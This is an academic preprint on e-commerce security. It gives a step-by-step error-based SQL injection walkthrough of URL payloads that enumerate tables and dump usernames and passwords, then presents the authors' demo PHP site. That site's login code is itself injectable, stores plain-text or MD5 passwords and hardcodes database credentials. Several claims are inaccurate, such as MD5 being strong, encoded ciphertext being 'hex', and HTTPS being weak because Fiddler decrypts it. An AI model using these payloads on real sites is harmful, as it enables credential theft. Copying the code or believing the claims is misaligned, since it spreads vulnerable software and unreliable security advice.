EasyChair Preprint

№ 2740

Website and Credit Card Security: Exploits & Countermeasures

Abdul Hannan, Syed Basit Ali Zaidi, Fawad Khan, Faisal Amjad and Osama Usmani

EasyChair preprints are intended for rapid dissemination of research results and are integrated with the rest of EasyChair.

February 21, 2020

Website and Credit Card Security: Exploits & Countermeasures

***Abstract*—Security of Websites and Credit Card information is very necessary nowadays as most of the transactions are done online and there is no need to buy a thing with physical money. Ecommerce websites are getting point of interest day by day as people usually make orders online and due to that security should be considered. Moreover, the personal information is used in these transactions which can be used by adversaries to get different type of benefits. This paper describes the methods which are often employed by attackers to gain access to the website database to extract the information like credentials and credit card information and also the detailed remedial techniques and algorithms that can be employed to secure the website and the confidential information from the attackers. For practical insight different types of encryption mechanisms are used to illustrate the security levels of credit cards and hashing algorithms to encrypt the database passwords. Traffic analysis of HTTP and HTTPS is observed using different software's to check the confidentiality and integrity of data.**

Keywords—Hashing, Online Transactions, E-Commerce, Attack, Database Exploitation.

I. INTRODUCTION

Nowadays Website and Credit card security plays an important role over the internet. All the online transactions are done by the websites and there is no need to use physical money. Websites like Amazon [1], Ebay [2] and Daraz [3] are using credit card transactions to give users benefit of purchasing anything from their website. In this world where transactions are done online, there needs to be security mechanisms employed for both the website and of credit card information. Many websites have stored credit card information in plain text like Real Name, Credit card number, Date of Birth, CSC etc. So attackers just exploit the website by gaining access to the database where this information is stored and extract all the information related to credit card and the credentials of the website. As the reliability on these websites is increasing, the security should be taken care of; so that no attacker can get access to this sensitive information.

The world where the data is getting bigger day by day, as the users are multiplying and the dependency on internet has increased. Social media accounts, Bank Accounts and different types of websites are in use by millions of people every day, but the question arises, how this big data [4] does get stored securely on the database and who will take the responsibility if something bad happened?

With an example of bank website the idea of making the website secure was made, the example goes on such, with every day user logging in to his account and performing some online activity like transferring of money, viewing balance etc. Suppose the database of that bank website is compromised then many bank consumers' privacy will be breached. So for catering this issue, security pen testing should be done and different types of security mechanism should be enforced to stop attackers for gaining access to the confidential database. Moreover, intercepting credentials over the Wi-Fi by performing Evil Twin Attack is becoming a favorite routine for attackers in which they firstly make a fake Access Point (AP) in public places with the intention of luring random users to get free access to the Wi-Fi and eventually when user starts connecting to that rogue AP the attacker then can easily intercept login information of different websites over HTTP and HTTPs websites.

In [5], [6], [7] research on different types of SQL injection attacks is conducted which leads to the classification of SQL injection attacks, SQL Injection is classified into three major branches:

1. Union Based SQLI
2. Error Based SQLI
3. Blind Based SQLI

Starting from the basic attack which is Union Based SQLI where immediate results are shown as a direct response given by the application itself defines the idea of First-Order Injection Attack. Contrasting to this attack, the Second Order Injection Attack can also be done where the injection point differs from attack manifestation. Second type of attack is Error based SQLI in which slight error in the database reveals a lot of information to the adversary. In third type of attack, website that is SQLI vulnerable could be triggered by attacker by performing Blind SQL Injection, this attack is further categorized into four types which consist of Standard Blind, Classical Based Blind, Error Based Blind and Double Blind. Different attack methods are also used which include code injection, functional call and buffer overflow etc. in which attacker can easily manipulate input and give malformed input to the database which reveals confidential information.

In this paper Error Based SQLI attack has been used to demonstrate the purpose of it. Displaying information as a result of returning error messages from MySQL database, stands out error based SQLI from rest of the attacks. These error messages are themselves of much value, as they could potentially reveal the version of the database being used.

Moreover log of an event and internal optimization could be excluded from the web app return messages. So in accordance to these attacks, our paper reflects the major contributions which can be used to get the idea of exploitation and countermeasure techniques.

The major contributions of this paper are:

- Elaboration of the breach of website and credit card security. i.e., how an attacker gets access to the database of the website and extracts information relating to stored password and credit card information?
- How different countermeasures should be taken in to secure from these attacks?
- Experimental website was created in which different types of hashing and encryption mechanisms are used. At last some analysis is done on the HTTP and HTTPS traffic using different software's to check the confidentially and integrity of the data.

II. Website Security Exploitation Mechanism

In this section, we will show how the vulnerabilities of website are practically exploited and how the database is extracted by the adversaries to get full access. This section also includes the hashing algorithms used in example of bank website and how the encryption of credit card details is done with different encryption techniques.

A. Website Vulnerability Exploitation

Nowadays most of the websites are vulnerable to SQL injection attacks which are exploited by the attackers to gain access to the SQL database which contains all the sensitive data related to the website and credit card information. The SQL injection has always been a bigger threat, but due to expansion and development of web applications, this concern has escalated further. One of the most critical factors is the growing use and dependence on online banking, which has become an extremely dangerous weakness for any organization. The SQL injection attack tends to send various malicious commands through unauthorized channels to the linked database. A common example is a website login form in which a hacker can easily attempt to manipulate the form by uploading information that is intentionally malformed to transfer SQL commands to the linked database. This leads to the data leakage which can be very dangerous to the websites doing E-commerce. In [8], Detection of SQL injection attacks is done by removing the parameter values of SQL query, so after the attack detection can be possible.

B. Database Extraction Using Sql Injection

When the attacker finds out the vulnerability in any website then the next step of the attacker is to get access to the database. For that purpose the vulnerability needs to be exploited, and SQL Injection should be done to get the access. In [9], [10], [11], [12] it is discussed that how the database is exploited by SQLI attacks and how database should be protected. There are many types of SQL Injection Attacks but in this paper only one method is discussed, i.e., **Error Based SQL Injection**. In this method, if the website contains SQL errors then the attacker will be able to exploit the website database by sending malicious commands. The first step is to search the error exception in the database using query just like **www.ghl.com/artists.php?id=21'**. So by adding -' at last of the URL will pop up the error as shown in Fig1.

```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

Fig1. Vulnerable Website Showing SQL Error on Database

When this type of error occurred on the website then that means the website can be injected. After that we have to find the number of columns. So the next URL will look like this. **www.ghl.com/artists.php?id=-21 order by 4--**. Order statement will return the number of columns exists in the database. If Order by 4-- gives the error then try to reduce this number until the error disappears and after that we need to use UNION statement to get vulnerable column shown at the screen. So for that the URL looks like this **www.ghl.com/artists.php?id=-21 union select 1,2,3--.** This command gives the vulnerable columns shown in fig 2.



Fig2. Vulnerable Columns 2 and 3 are shown at screen.

After that the next step is to find the tables on the database as the tables contains the entries in which confidential data like username and passwords are stored. This information is used by the attackers to get access to the admin panel, so for that reason we can do this by writing a simple query just like shown below.

www.ghl.com/artists.php?id=-21 union select 1, group_concat(table_name), 3 from information_schema .tables where table_schema=database( )--.

This command is used to get tables name by group_concat command. After this command the tables are shown in Fig 3.



Fig3. All Tables in the Database are shown at screen.

After that if the attacker wants to get inside the table named as "Users" to get the list of username and passwords then the

attacker have to find out all columns inside the "Users" table. For that purpose first the attacker have to convert the text "Users" into the equivalent Hex number which is 0x7573657273 and put it into query then URL looks like this.

www.ghl.com/artists.php?id=-21 union select 1, group_concat(column_name),3 from information_schema .columns where table_name=0x7573657273 --.

This command is used to get all the columns which are present in the "Users" table. The output is shown in Fig 4.



Fig4. Columns present in "Users" table are shown at screen.

At last the final step is to get the username and password from the column named as "uname" and "pass". For that reason last query should be written to get the output and the output is shown in Fig 5.

www.ghl.com/artists.php?id=-21 union select 1, group_concat (uname, 0x3a, pass), 3 from users--.



Fig5. Username and Password are shown at screen.

Most of the time the passwords and the credit card information are stored in encrypted form when extracting from SQL database so the attacker have to decrypt the password or the credit card information to get the desired plain text output. This process can be done by using online websites which converts the passwords from MD5 to plain text. So the encrypted output of password extracted from SQL database is shown in Fig 6.

	userid	username	password
1	1	suresh	0x01000000B1036D2090547E34D85C988E2AF1146F68CC1E0...
2	2	rohini	0x0100000071B9F266EBACA3346B962BDC3519E8D349EE50...
3	3	madhavsai	0x010000007725EF3D6407677BCF398C73E8EED9A2593B92B...

	userid	username	DecryptedPassword
1	1	suresh	dasari
2	2	rohini	alavala
3	3	madhavsai	yemineni

Fig6. Encrypted and Decrypted Passwords with Usernames.

Just like the above example the passwords are encrypted using Hexadecimal Encoding. So these passwords can easily decrypted by the attacker. But some time the passwords are stored with Md5 Hashing Algorithm or the AES Algorithm which will be difficult to break by the attacker.

C. Hashing Algotrithms used for Passwords Protection

If we go with the dictionary meaning of hashing then it means to chop down into small pieces, this analogy is also closely applied when hashing is discussed in computation; by mapping data of any size to a fixed bit string size we call it a hash. A mathematical algorithm which does so can be defined as hashing. It is used primarily to store passwords in database as it is difficult to create an initial input that will match with the desired output hence due to its one way mechanism characteristics it is used and the data that is once hashed cannot be practically un-hashed and a considerable amount of effort and time is required which makes it practically infeasible to do such.

For this paper we used two types of hashing algorithm to depict the practicality of it in real world database, SHA-512 and MD-5 are the two algorithm that were used such to store the passwords. Another reason for choosing it was because even if a single bit is changed in input and if we take out its hash, the resultant hash of both the input will vary, hence making it even more reluctant to reverse it and making life of an attacker difficult. This is so called as a small change has a big impact.

D. Practicality of Hashing the Passwords and Encrypting the Credit Card Details

Practical demonstration of the work was carried out by firstly storing the passwords using hash algorithms and using encryption schemes to encrypt confidential information for credit card. The work is divided into two major parts:-

- Depicting how passwords are stored using hashing in database.
- Depicting how credit card details are encrypted and stored in database.

Both of the above tasks were performed in such a fashion that the user reading the work can easily understand the complexity of the work, the crux of all the following work can be broken down into aforementioned two points and is explained in a user friendly manner. A user registration form was created using HTML, PHP and MYSQL database, libraries of PHP for hashing as well as encryption were imported in such a manner that it was used to create an environment where user firstly gets registered and then after successful registration perform login attempt to his account on successfully entering their credentials. They then are able to visit their profile page from where they can see their current credit card information and if new cards are needed to be entered then they can easily enter that information. At the end of all this, the practical demonstration was also depicted using WireShark and Fiddler where it was showed that how careless development and lack of security incorporation in website can lead to scenario where the credentials were clearly visible in clear text over the network.

- *Database Creation and Connection*

At first a database is created for stacking the information of users, as user registers for an account and later when desired to make transaction while surfing the website, the database was the main player of all this, the database contains three tables as:

(1). _users (stores name and username provided by the user, password that he chooses with the hashing algorithms; as either in **Plain-Text**, **SHA-512** or **Message Digest MD-5 algorithm**, that he wishes to use while storing password in database).

(2)._kbundle (stores the unique key in **hex** format that is generated at the very moment when a new user gets registered, this happens so and a link is established for the unique key with the username).

(3)._pcards (stores the name of the user that is patterned on card along with the credit card number in encrypted form; using **AES-256 encryption scheme**, and the expiry date of the credit card all of the fields against the username).



Fig7. Tables created on SQL Database with specified name

After that the next was linking the database to the website server running the PHP script, so that the credentials can be logged in. For that the following snippet depicts how it was achieved.

```
define('DB_USER', "itblhzfx_cdb"); // db user
define('DB_PASSWORD', "Asdf@1234567890"); // db password (mention your db
    password here)
define('DB_DATABASE', "itblhzfx_cdb"); // database name
define('DB_SERVER', "localhost"); // db server


$con = mysqli_connect(DB_SERVER, DB_USER, DB_PASSWORD, DB_DATABASE);
// Check connection

if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
```

Fig8. Connecting SQL Database to the Website Server.

- *Registration of Users*

When users register themselves, their credentials gets stored in the database in respected columns as name, username and password this is shown in Fig9.

Fig9. Creation of Users at Registration in SQL Database

At the time of user registration, a unique key is also created and is stored in encrypted form which is shown in Fig 10.

Fig10. Unique Key generation at the time on registration

- *User Login Page*

Now after successful registration the user login to his account by entering the credentials. These credentials are firstly compared with the stored credentials and then given the access to the user for further activity. This can be shown in Fig14.

```
<?php


$response = array();

// //Getting values
$username = $_POST["username"]; //create variable
$password = $_POST["password"];


//Importing our db connection script
require_once('dbconfig.php');



if ((isset($username)) && (isset($password))) {
    // array for JSON response
    $response = array();

        $check = "SELECT * FROM users WHERE username = '$username'";// to check
            if user is present
        $rs    = mysqli_query($con, $check);// response store of sql quer
            ,create connection and store in this query
        $data  = mysqli_num_rows($rs); // how many values against users


        if ($data > 0) { //to checking if user abc is in db so give 1 as 1>0
            $result = mysqli_fetch_array($rs); //user name ki array ko fetch kr
                raha

            $ptype = $result["algo"] ;// check with which algo passwd is saved
                of user bc we used three tech
```

Fig14. Code for Username and Password input from User

The code checks if user is already present in database or not and if found then it will fetch the array of the user from database. Then checks which algorithm is used for password encryption and then saved the encrypted password related to three algorithms that were defined earlier in the paper. The user entered password is now converted into hash and then the hash will be matched with the saved hash. If the stored hash is different than the input password hash then error will appear showing that the entered password is incorrect.

```
            $ptype = $result["algo"] ;// check with which algo passwd is saved
                of user bc we used three tech
            $hpassword = $result["password"] ;// getting the hash of user
                original passwd already stored


        if ($ptype == "md5"){
            $passwordhash = md5($password); // jo user ny passwd dia hy
                currentrly usko md5 ky sath hash kray
        }
        else if ($ptype == "plain"){
        $passwordhash = $password;
        }
        else if ($ptype == "sha512"){ // store temprorily in varaiable
        $passwordhash = hash('sha512', $password);
        }

            $response["error"]   = "false";
            $response["message"] = "User exists.";
            echo json_encode($response);


            if($hpassword == $passwordhash){// if hashes match, already original
                stored with currently jo nikala hy
                    echo ' Username & Password Correct ';
                    header("Location: http://stvdy.net/eshop/profile.php
                        ?user=".$result["username"] ); //redirect to prifile
                        page
            }
            else{
                    echo ' Username or Password InCorrect ';
            }
```

Fig15. Comparing stored hash with the input password hash.

In Fig 15 It can be observed that a new variable is defined as "$hpassword" this will get the hash of the users original password that was already calculated and saved in database and will hash the currently fed password by user and will one by one create the hashes of that password by passing through MD-5, and SHA-512 algorithm and one as plain text, these all will be saved in another variable as "$passwordhash", now the already stored hashed password of user will be matched with currently calculated hash and if the hash matches then "User and password are correct" will be displayed. Otherwise if none of the hashes are matched with already stored password it will mean that the password provided by the user is incorrect and will be executed displaying "Username or password incorrect". Then it will open a new page that will be of user profile it will be re-directed to user profile page where user will provide the credentials of the credit card for desired transaction. The Login Page with this functionality is shown in Fig 16.



Fig16. Login Page associated with this functionality in code

III. Credit Card Security

A. *Profile Page of User*

After successful registration and login the user is directed towards his profile page where transaction can be made. Before getting into details of the code lets look at the data which was entered by the user when he was asked to enter credit card details. The main thing which is worth noticing is that the credit card is stored in encrypted form so that it becomes meaning-less unless decrypted. These credit card information is then used to make successful transaction from the website. Fig 17 shows the SQL database entries of credit card information.

	id	username	cname	cnumber	expdate
Edit Copy Delete	9	abc	ABC	uQtrXJP6tBYigPGojcCF8GPYXUBsvUhkZ9TixHIw5ak=:mJZOP...	11/24
Edit Copy Delete	8	zxc	ZXC	NcQ4iitGVx2fncrgO7ahMIPqeQYtSeibQuaGpBciCvg=:S0pJw...	12/24
Edit Copy Delete	10	Angel	Angel	u9qB0Ut5XBUDVI1FZTXenA==:RcuCSvzYT+ncHr4LHMSVpA==	23232
Edit Copy Delete	11	def	DEF	IViSCFX4xhj1k+LEF+uQhA==:fGIS9FRzTPVpFEYCZoCMjw==	12/24

Fig17. Database with different user detail of credit card

The main encryption mechanism employed was AES-128 converts simple credit card number into encrypted hash. For calculating this hash a special key which was generated at the registration time was used to encrypt the credit card number and that is stored in the database for further usage.

```
95          define( 'AES_256_CBC', 'aes-256-cbc' );
96          $parts = explode(':', $cnumber);// seperate iv aur cnumber
97          echo $parts[0], $parts[1];
98
99          $decrypted = openssl_decrypt($parts[0], AES_256_CBC, base64_decode
                ($ekey), 0, base64_decode($parts[1])); //call func
100         echo "Decrypted: $decrypted\n";
101
```

Fig 20. Defining AES Algorithm for the Encyption Process.

Explode function is used to separate Initialization Vector and Credit Card Number. Then decrypt the card number and will show it to the user using the open_ssl library of php. Due to this encryption, the credit card information is now secured but still adversaries get this data and manipulate it to get credit card numbers and details for transactions. The profile page for the user is used to give input of the credit card details so that these details can be stored in the SQL database of the website. So after log-in to their accounts the profile page looks like this as shown in Fig21.



Fig21. Profile page for the users after login to website.

IV. Analysis & Remedies

In this section analysis is done on HTTP and HTTPS packets which show that HTTPS is not much encrypted as claimed. HTTPS traffic can also be observed on traffic analyzers like Fiddler. According to [13], Analysis of web application security mechanism is done by observing different draw backs on security mechanism. Same here the security of HTTPS is analysed and checked that adversary can take benefit of the encrypted traffic by doing Man in the Middle attack using different methods like Evil Twin Rogue Access Point etc. So in order to observe this some packets are observed and see the HTTPS traffic in different software's.

A. Analysis of Web Activity on Wire Shark using HTTP

For the Analysis of our website which is HTTP Website we used wire shark to notice that how adversary can get details of credit card and passwords. The URL of our website is http://stvdy.net/eshop/ and due to HTTP there is no encryption on traffic involved in it so attacker can get all the required data. In Fig 22 detailed analysis is done of every packet that flows across the network and of the activity taking place on our website running on HTTP. As shown the username and password key is shown in simple plaintext as in HTTP there is no encryption involved in it



Fig22. Username and Password intercept by Wire shark.

The above results shows that whenever the websites developers are careless enough and use a HTTP connection for their sites then it will matter nothing if strong Hashing algorithm like SHA-512 and MD5 are used. Encryption schemes like AES-256 are used for storing the credentials of users in database and it will be as good as not applying any of such algorithms and storing them in plain text. Wireshark has intercepted the traffic and has revealed the traffic flowing across the network. As soon as the user registers for an account and when he logs in to his account to the time of entering the credit card credentials and submitting the Html form to the server then all of the activity is intercepted easily which can lead to obvious effects that it will have on the security of both user and the website credibility. In Fig 23, credit card details entered by the user can also be intercepted by wire shark in HTTP connection.



Fig23. Credit Card details intercept by Wire Shark.

B. Analysis of Web Activity on Fiddler using HTTPS

In [14], Man in the middle attack on HTTPS is discussed which shows that HTTPS is also vulnerable to this attack. For the analysis of our website, we turned our HTTP website into HTTPS connection and noticed the effect on Fiddler and it was observed that Fiddler was able to decrypt the network activity. Both of the username and passwords were visible in clear text as it moves along the network, directing towards a possible loophole for an attacker to perform a Man in the Middle attack which can be done in public place where attacker can easily intercept data which includes different passwords and credit card information. Fig 24 shows that the HTTPS traffic is decrypted by fiddler and shows the intercepted username and password in plain text.



Fig24. Username and Password intercept by Fiddler in Https.

Another packet of google search is captured by fiddler shown in Fig 25, which is also in the decrypted form (plain text) showing that attacker easily intercept the google search. For this reason a random google search is performed by the input value of “Taylor Swift” just to noticed that HTTPS connection of google which is basically an encrypted channel can also be decrypted by this software and adversary can easily read the basic search history of google.



Fig25. Google search intercept by fiddler in https connection.

C. Remedial actions

The study motivates to always protect and guard the profile and accounts. If passwords are stored in the clear text then it is highly likely that it can be used by unauthorized persons hence storing this sensitive information like passwords and credit card information by calculating their hashes could potentially increase the security manifolds making the life of attacker difficult in case of any breach. Different prevention methods are discussed in [15]. The usage of VPN further ensures the End-to-End encryption; preventing attackers to intercept the data. Also for the SQL injections we have to use methods such as Input validation and least privilege criteria so that attacker can’t get access to the database of the website.

V. Conclusion

The result of the discussion is that in our world where every thing is connected to Internet, anything is possible in terms of security, as the advancement of Internet infrastructure is increasing so as the risks associated with it and different types of vulnerabilities are discovered day by day. In this paper the vulnerabilities associated with websites and database and how the adversaries used to exploit those vulnerabilities to get access to the confidential data were analyzed. Example included the SQL injection attacks which were used to get access to the database of website that includes different login passwords and credit card details.

The analysis done on self-created website with database shows that any type of traffic can be intercepted using different software's like wire shark and fiddler which includes traffic like HTTP and HTTPS. Adversaries to get access to the personal data use this type of software. Due to that everyday someone has to lose a lot of money and privacy. So to address this problem users are suggested to use end to end encryption that is VPN security so that when adversary intercepts the data then it will not be able to decrypt and due to that privacy and security will not compromised.

References

[1] Amazon.com. (2020). Amazon.com: Online Shopping for Electronics, Apparel, Computers, Books, DVDs & more. [online] Available at: https://www.amazon.com/ [Accessed 31 Jan. 2020].

[2] eBay. (2020). Electronics, Cars, Fashion, Collectibles & More | eBay. [online] Available at: https://www.ebay.com/ [Accessed 31 Jan. 2020].

[3] Daraz.pk. (2020). *Online Shopping in Pakistan: Fashion, Electronics & Books - Daraz.pk*. [online] Available at: https://www.daraz.pk/ [Accessed 31 Jan. 2020].

[4] J. Yin and D. Zhao, "Data confidentiality challenges in big data applications," *2015 IEEE International Conference on Big Data (Big Data)*, Santa Clara, CA, 2015, pp. 2886-2888.

[5] P. N. Joshi, N. Ravishankar, M. B. Raju and N. C. Ravi, "Encountering SQL Injection in Web Applications," *2018 Second International Conference on Computing Methodologies and Communication (ICCMC)*, Erode, 2018, pp. 257-261.

[6] L. Ma, D. Zhao, Y. Gao and C. Zhao, "Research on SQL Injection Attack and Prevention Technology Based on Web," *2019 International Conference on Computer Network, Electronic and Automation (ICCNEA)*, Xi'an, China, 2019, pp. 176-179.

[7] Li Qian, Zhenyuan Zhu, Jun Hu and Shuying Liu, "Research of SQL injection attack and prevention technology," *2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF)*, Harbin, 2015, pp. 303-306.

[8] R. A. Katole, S. S. Sherekar and V. M. Thakare, "Detection of SQL injection attacks by removing the parameter values of SQL query," *2018 2nd International Conference on Inventive Systems and Control (ICISC)*, Coimbatore, 2018, pp. 736-741.

[9] D. Liwu, X. Ruzhi, J. Lizheng and L. Guangjuan, "A Database Protection System Aiming at SQL Attack," *2009 Fifth International Conference on Information Assurance and Security*, Xi'an, 2009, pp. 655-657.

[10] Yi Yan, Su Zhengyuan and Dai Zucheng, "The database protection system against SQL attacks," *2011 3rd International Conference on Computer Research and Development*, Shanghai, 2011, pp. 99-102.

[11] Li Shan, Dong Xiaorui and Rao Hong, "An adaptive method preventing database from SQL injection attacks," *2010 3rd International Conference on Advanced Computer Theory and Engineering(ICACTE)*, Chengdu,

[12] Xu Ruzhi, Guo jian and Deng Liwu, "A database security gateway to the detection of SQL attacks," *2010 3rd International Conference on Advanced Computer Theory and Engineering(ICACTE)*, Chengdu, 2010, pp. V3-537-V3-540.

[13] R. V. Bhor and H. K. Khanuja, "Analysis of web application security mechanism and Attack Detection using Vulnerability injection technique," *2016 International Conference on Computing Communication Control and automation (ICCUBEA)*, Pune, 2016, pp. 1-6.

[14] F. Callegati, W. Cerroni and M. Ramilli, "Man-in-the-Middle Attack to the HTTPS Protocol," in *IEEE Security & Privacy*, vol. 7, no. 1, pp. 78-81, Jan.-Feb. 2009.

[15] J. Hasan, A. M. Zeki, A. Alharam and N. Al-Mashhur, "Evaluation of SQL Injection Prevention Methods," *2019 8th International Conference on Modeling Simulation and Applied Optimization (ICMSAO)*, Manama, Bahrain, 2019, pp. 1-6..